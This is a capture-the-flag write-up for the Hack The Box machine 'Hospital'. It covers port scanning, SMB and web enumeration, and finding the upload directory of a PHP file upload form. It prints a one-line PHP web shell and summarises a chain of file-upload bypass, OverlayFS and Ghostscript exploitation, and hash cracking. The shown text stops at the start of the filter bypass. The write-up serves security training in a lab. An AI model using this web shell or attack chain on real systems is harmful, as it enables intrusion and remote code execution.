
Hospital
Hack The Box Machine Writeup
I wonder if we have to be doctors to do this box?
Summary
Hospital is a really interesting medium Windows box that is much more like a Linux box in reality. The machine centers around exploiting and escaping a WSL (Windows Subsystem for Linux) instance. To do so the attacker must utilize a couple of CVES in OverlayFS and Ghostscript as well as some basic web application techniques.
To get user.txt the attacker will have to bypass filtering on a file upload form to gain a web shell and RCE on the host. This web shell can then be used to gain a foothold and discover that the web application was running inside a WSL container. In order to escape this overlayfs must be exploited to escalate to root. The DrWilliams user's hash can then be cracked from /etc/shadow. This password works on the webmail application found on port 443. There is also an email mentioning ghostscript as a hint. The attacker can then craft a malicious .eps file to achieve code injection exploiting ghostscript. Sending this malicious file as a response email results in a shell as the DrWilliams user on the underlying windows host.
As mentioned, the root step is extremely short and sweet. All that is required is discovering the DrWilliams user has write permissions to the web root of the webmail application. A web shell can then be uploaded to the web root and used to gain another shell. Apparently the webmail application was running as the system user and this new shell can be used to simply read root.txt and complete the box. This is likely an unintended route but it is what i used to complete the machine.
.png)
Healthcare in America be like
User
Recon
Nmap
Starting off as normal with an nmap scan reveals a whole bunch of ports indicating that the host is an Active Directory Domain Controller; such as 53 which is used for DNS. There are also web servers open on port 443 and 8080 we will need to check out.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 10.10.11.241
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-20 15:17 EST
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.96% done; ETC: 15:19 (0:00:00 remaining)
Nmap scan report for hospital.htb (10.10.11.241)
Host is up (0.032s latency).
Not shown: 980 filtered tcp ports (no-response)
PORT     STATE SERVICE           VERSION
22/tcp   open  ssh               OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e1:4b:4b:3a:6d:18:66:69:39:f7:aa:74:b3:16:0a:aa (ECDSA)
|_  256 96:c1:dc:d8:97:20:95:e7:01:5f:20:a2:43:61:cb:ca (ED25519)
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2023-11-21 03:18:18Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
443/tcp  open  ssl/http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: Hospital Webmail :: Welcome to Hospital Webmail
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
1801/tcp open  msmq?
2103/tcp open  msrpc             Microsoft Windows RPC
2105/tcp open  msrpc             Microsoft Windows RPC
2107/tcp open  msrpc             Microsoft Windows RPC
2179/tcp open  vmrdp?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
3269/tcp open  globalcatLDAPssl?
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: HOSPITAL
|   NetBIOS_Domain_Name: HOSPITAL
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: hospital.htb
|   DNS_Computer_Name: DC.hospital.htb
|   DNS_Tree_Name: hospital.htb
|   Product_Version: 10.0.17763
|_  System_Time: 2023-11-21T03:19:08+00:00
| ssl-cert: Subject: commonName=DC.hospital.htb
| Not valid before: 2023-09-05T18:39:34
|_Not valid after:  2024-03-06T18:39:34
8080/tcp open  http              Apache httpd 2.4.55 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
| http-title: Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.55 (Ubuntu)
Service Info: Host: DC; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-11-21T03:19:08
|_  start_date: N/A
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.82 seconds
The scan also reveals to us a couple of DNS entries we can add to our /etc/host file: DC.hospital.htb and hospital.htb.
SMB
While nmap's default scripts do enumerate for anonymous and null authentication on SMB I have found that it is sometimes inaccurate. As such I will do a quick manual check and discover that nmap was indeed correct this time and there is nothing I can do with SMB without creds.
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -N -L //10.10.11.241/
session setup failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -U ''  -L //10.10.11.241/
Password for [WORKGROUP\]:
session setup failed: NT_STATUS_LOGON_FAILURE
.jpg)
Most of the Cybersec industry be like
Web servers

That leaves the web servers up next for initial enumeration. I started out by checking the ssl server on port 443. This appears to be a Hospital Webmail portal. We can try some SQLI tests in the login form but nothing seems to grant us any further access. I also did a quick directory busting scan with Feroxbuster but this also does not return anything of value except a 304 forbidden on phpmyadmin, indicating the website is running PHP which we also discovered from the nmap scan.
The login form does not appear vulnerable to SQLI
┌──(kali㉿kali)-[~/Desktop]
└─$ feroxbuster -u https://10.10.11.241/ -k
___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.0
───────────────────────────┬──────────────────────
<...>
403      GET       11l       47w      422c https://10.10.11.241/phpmyadmin
<...>

From here the web server on 443 seems like a dead end so we can move to the one on port 8080. This webserver presents us with a login.php page. Trying basic SQLI payloads it appears like this form is also not vulnerable to SQLI.
The login form on port 8080 does not seem vulnerable to SQLI either

Luckily there is a link on the page to register a new account. Clicking this we are brought to register.php where we can create a new user.
Many web applications will allow anyone to create a new user which will allow for further access
We can now use our newly created account to login to the web application and gain further access. Upon logging in we are redirected to index.php where we have a file upload form. This form appears to only take image files. We will send it a sample png and test the functionality to gain information before trying to bypass the filter. If your on Kali you can use the locate \*.png command to find a sample.png file and then cp to copy it to your working directory.
┌──(kali㉿kali)-[~/Desktop]
└─$ locate *.png
<...>
/var/lib/inetsim/http/fakefiles/sample.png

┌──(kali㉿kali)-[~/Desktop]
└─$ cp /var/lib/inetsim/http/fakefiles/sample.png .
.JPG)
Its always a good idea to test functionality before attempting to exploit it
.jpg)
Can you tell I simply love American healthcare?
Upon uploading the sample PNG we are redirected to success.php and given an "Successful upload" message. While it looks like we uploaded the file we need to discover a way to access it to confirm this idea.

Without a way to access the uploaded files we are at a dead end
Looking at BURP does not provide us with the uploaded location of the file either as the POST request to /upload.php only returns a redirect to success.php, displaying the successful upload message.

Where is the file uploaded? The server does not tell us.
Without knowing where the files are uploaded, even if we could bypass the filter and upload a web shell we would be unable to use it. as such we must move back in enumeration and try to find where the files are uploaded another way.
Exploiting File Upload
Finding upload path
Commonly there is some kind of /uploads directory used on web servers. At this point we have not run a directory busting scan on the port 8080 site either so it would be a good time to do so. Using Feroxbuster We will also have to pass in our PHPSESSID cookie with -b so that it scans as an authenticated user.
┌──(kali㉿kali)-[~/Desktop]
└─$ feroxbuster -u http://10.10.11.241:8080 -b "PHPSESSID=gkq9nnn0hepenniacb09qd2jiv"

___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.0
───────────────────────────┬──────────────────────
<...>
301      GET        9l       28w      321c http://10.10.11.241:8080/uploads => http://10.10.11.241:8080/uploads/
<...>
From this we discover that there is indeed a /uploads/ directory. At this point I made a guess with the information present that the uploaded files could be found at /uploads/. Browsing to this endpoint we can confirm that I was indeed correct and can see the sample.png image we uploaded.

The server clears the uploads directory every couple of minutes. If you get a 404, reupload the testing image
Bypassing File Upload Filtering
Now that we know how to access the uploaded files we simply need to bypass the image only filtering. We know that the site is running PHP based on extensions so we can first create a basic PHP web shell.
┌──(kali㉿kali)-[~/Desktop]
└─$ cat shell.php
<?=`$_GET[0]`?>
To test for what the upload is being filtered on it is best to start from a good known baseline and work from there. In this instance we can use the sample.png we previously uploaded. we can start by changing the filename and get a redirect to /failed.php.
